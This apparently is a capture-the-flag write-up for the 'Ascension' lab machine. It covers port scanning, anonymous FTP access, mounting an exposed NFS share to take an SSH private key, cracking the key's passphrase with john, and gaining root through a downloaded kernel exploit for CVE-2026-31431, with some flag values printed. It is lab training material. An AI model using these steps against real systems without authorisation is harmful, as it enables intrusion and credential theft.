

Ascension

lab link : <https://www.hacksmarter.org/courses/191a82d2-26de-437d-8a5a-0f9192481fbc>

Port enumeration

rustscan:

```
rustscan -a 10.1.91.114 -g -- -Pn
10.1.91.114 ->
[21,22,80,111,2049,42103,50451,52219,57431,59999]
```

nmap:

```
sudo nmap -sTCV -Pn -open -T4 10.1.91.114 -p
21,22,80,111,2049,42103,50451,52219,57431,59999
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-14 21:32
-0400
Nmap scan report for 10.1.91.114
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0          0          202 Sep 21  2025
pwlist.txt
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.0.247
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
```

```
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp      open      ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14
(Ubuntu Linux; protocol 2.0)
|  ssh-hostkey:
|    256 f6:86:83:d9:8c:5c:30:a7:a9:27:cd:46:57:bd:67:38
(ECDSA)
|_ 256 1d:d4:6a:bc:13:01:45:51:cc:b2:d5:51:1d:1e:69:88
(ED25519)
80/tcp      open      http      Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
111/tcp     open      rpcbind   2-4 (RPC #100000)
|  rpcinfo:
|    program version      port/proto  service
|    100000  2,3,4        111/tcp     rpcbind
|    100000  2,3,4        111/udp     rpcbind
|    100000  3,4          111/tcp6    rpcbind
|    100000  3,4          111/udp6    rpcbind
|    100003  3,4          2049/tcp    nfs
|    100003  3,4          2049/tcp6   nfs
|    100005  1,2,3        45359/udp   mountd
|    100005  1,2,3        45544/udp6  mountd
|    100005  1,2,3        58541/tcp6  mountd
|    100005  1,2,3        59999/tcp   mountd
|    100021  1,3,4        34972/udp   nlockmgr
|    100021  1,3,4        35140/udp6  nlockmgr
|    100021  1,3,4        39515/tcp6  nlockmgr
|    100021  1,3,4        42103/tcp   nlockmgr
|    100024  1            39421/tcp6  status
|    100024  1            46332/udp6  status
|    100024  1            52219/tcp   status
|    100024  1            56941/udp   status
```

```
| 100227 3 2049/tcp nfs_acl
|_ 100227 3 2049/tcp6 nfs_acl
2049/tcp open nfs_acl 3 (RPC #100227)
42103/tcp open nlockmgr 1-4 (RPC #100021)
50451/tcp open mountd 1-3 (RPC #100005)
52219/tcp open status 1 (RPC #100024)
57431/tcp open mountd 1-3 (RPC #100005)
59999/tcp open mountd 1-3 (RPC #100005)
Service Info: OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```


Service detection performed. Please report any incorrect results at <https://map.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds

FTP

Anonymous connection on FTP port is allowed. We can find a file containing a list of passwords.

```
ftp anonymous@10.1.91.114
```




```
$ ftp anonymous@10.1.91.114
Connected to 10.1.91.114.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||42160|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 202 Sep 21 2025 pwlist.txt
```

HTTP

Enumeration HTTP word with "feroxbuter" where we notice paths for a "WordPress CMS" but page is blank and "wpscan" couldn't detect a running

"wordpress".

```
200 GET 363l 961w 10671c http://10.1.91.114/
200 GET 363l 961w 10671c http://10.1.91.114/index.html
500 GET 4l 0w 4c http://10.1.91.114/index.php
200 GET 384l 3177w 19903c http://10.1.91.114/license.txt
500 GET 4l 0w 4c http://10.1.91.114/wp-login.php
200 GET 394l 768w 6125c http://10.1.91.114/wp-admin/css/
```



RPCBind

since we saw NSE result on port 111, we can try to enumerate public NFS and mount with "showmount".

```
└─$ showmount -e 10.1.91.114
Export list for 10.1.91.114:
/srv/nfs/user1 *
```

And we got one.

So first we need to create a mounting directory:

```
sudo mkdir /mnt/Ascension
```

And then we can mount it to our machine:

```
sudo mount -t nfs 10.1.91.114:/srv/nfs/user1 /mnt/Ascension  
-o nolock
```

We can find a couple of private and public SSH key.

change ownership and rights of private key.

```
sudo chmod 600 Ascension/id_rsa  
chown kali:kali Ascension/id_rsa
```

and we could see the username in the public one.

```
└─$ sudo cat Ascension/id_rsa  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQ  
/HHdv9C7MyqYYMcqxWpe1+IOmWYVO  
ClyZ2psf506Mujt1f1cDHS60ZPd/0/  
G2+Qe8MOJSSnHGmIe5GnQ1PXpqiLP  
qdiVaYhxbfVH61W+B3g+cRkjuahpP  
CDfw4eEvPFsWkWCbl/tWIfdmmUGKC  
LGr0lhlgB+5lJ9jtcFKAsbeNoqFGh  
user1@ip-10-1-25-146
```

the key is protected with a password.

```
└─$ ssh -i Ascension/id_rsa user1@10.1.91.114  
Enter passphrase for key 'Ascension/id_rsa':
```

So we need to crack it. but first we extract the hash to this key using

ssh2john and then we attempt to crack it with john

```
$ ssh2john Ascension/id_rsa >ssh.hash
```

```

└─$ john -w=/usr/share/wordlists/rockyou.txt ssh_ascension.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded h
ashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 32 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:17 0.02% (ETA: 09:12:11) 0g/s 214.5p/s 214.5c/s 214.5C/s cheska..o
00000
0g 0:00:00:20 0.03% (ETA: 10:04:18) 0g/s 212.7p/s 212.7c/s 212.7C/s nineteen.
.class08
0g 0:00:00:23 0.03% (ETA: 10:44:28) 0g/s 208.7p/s 208.7c/s 208.7C/s daryl..ba
bygrl
(Ascension/id_rsa)

```

Enumeration

During manuel enumration we can only conclude other users on this machine.

```

user1@ip-10-1-91-114:~$ cat /etc/passwd |grep -i "/bin/bash"
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
user1:x:1001:1001::/home/user1:/bin/bash
user2:x:1002:1002::/home/user2:/bin/bash
user3:x:1003:1003::/home/user3:/bin/bash
ftpuser:x:1004:1004::/home/ftpuser:/bin/bash

```

Afterward, I used "linpeas" and found "copy fail" vulnerability.

```
user1@ip-10-1-91-114:~$ chmod +x linpeas-ng.sh
user1@ip-10-1-91-114:~$ ./linpeas-ng.sh -L
```



```
Checking for Copy Fail (CVE-2026-31431) (T1068)
https://copy.fail/
https://www.cve.org/CVERecord?id=CVE-2026-31431
VULNERABLE: non-destructive AF_ALG/splice page-cache write triggered
```

Privilege Escalation:

After downloading the exploit of "copy fail" and executing on the target, we got root access.

```
user1@ip-10-1-91-114:~$ chmod +x copy_fail_exp.py
user1@ip-10-1-91-114:~$ ./copy_fail_exp.py
# id
uid=0(root) gid=1001(user1) groups=1001(user1)
```

Flags

Flag all found beside the 4th one.

```
find / -type f -name "*flag*" 2>/dev/null
```

```
/opt/user3/flag5
/opt/ftpuser/flag3
/opt/user1/flag1
/opt/root/flag6
/opt/user2/flag2
# cat /opt/user3/flag5
# cat /opt/ftpuser/flag3
# cat /opt/root/flag6
# cat /opt/user2/flag2
# cat /opt/user1/flag1
```

After reading the hint and since "linpeas" detected MySQL on the machine,
we can connect the service locally and access all databases where we can find the 4th flag.

```
# mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.43-0ubuntu0.24.04.2 (Ubuntu)
```



```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| wordpress |
+-----+
5 rows in set (0.01 sec)
```

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| flags |
| users |
+-----+
2 rows in set (0.01 sec)
```

```
mysql> select * from flags;
+----+-----+
| id | flag |
+----+-----+
| 1 | RkxBRzR7d2ViamhuYXNkMzg5MjM0a25kam9pM2R9 |
+----+-----+
1 row in set (0.00 sec)
```

```
mysql> select * from flags;
+----+-----+
| id | flag |
+----+-----+
| 1 | RkxBRzR7d2ViamhuYXNkMzg5MjM0a25kam9pM2R9 |
+----+-----+
1 row in set (0.00 sec)
```

Note : While this may not be the intended path to root, my approach reflects how real-world threat actors operate by adapting dynamically rather than following a rigid playbook. However, I recognize that exploiting 'copy fail' or carries significant risks in live environments.